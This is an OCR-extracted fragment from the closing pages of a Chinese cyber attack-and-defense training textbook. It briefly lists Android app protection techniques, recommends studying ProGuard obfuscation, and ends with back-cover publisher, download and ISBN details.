



图 7-55　通过注册

## 7.5.4　任务与思考


App 常用的保护方法有代码混淆、软件加壳、防篡改技术、反调试技术等。若 App 不做任何安全防护，极易被植入木马、病毒、广告替换，支付渠道篡改、钓鱼等，产生极大的危害。ProGuard 是一个压缩、优化和混淆 Java 字节码的免费工具，常用于 Android 开发混淆最终的项目，读者可在本实验基础上，自行学习 ProGuard 的工具的使用。



Cyber Attack and Defense Training

# 网络攻防实训

微课视频版





**资源下载提示**

**课件等资源：**扫描封底的“课件下载”二维码，在公众号“书圈”下载。

**视频等资源：**扫描封底的文泉云盘防盗码，再扫描书中相应章节的二维码，可以在线学习。

文泉云盘防盗码

课件下载·样书申请

书圈

清华大学出版社

官方微信号

ISBN 978-7-302-62634-3

9 787302 626343 >

定价：59.80元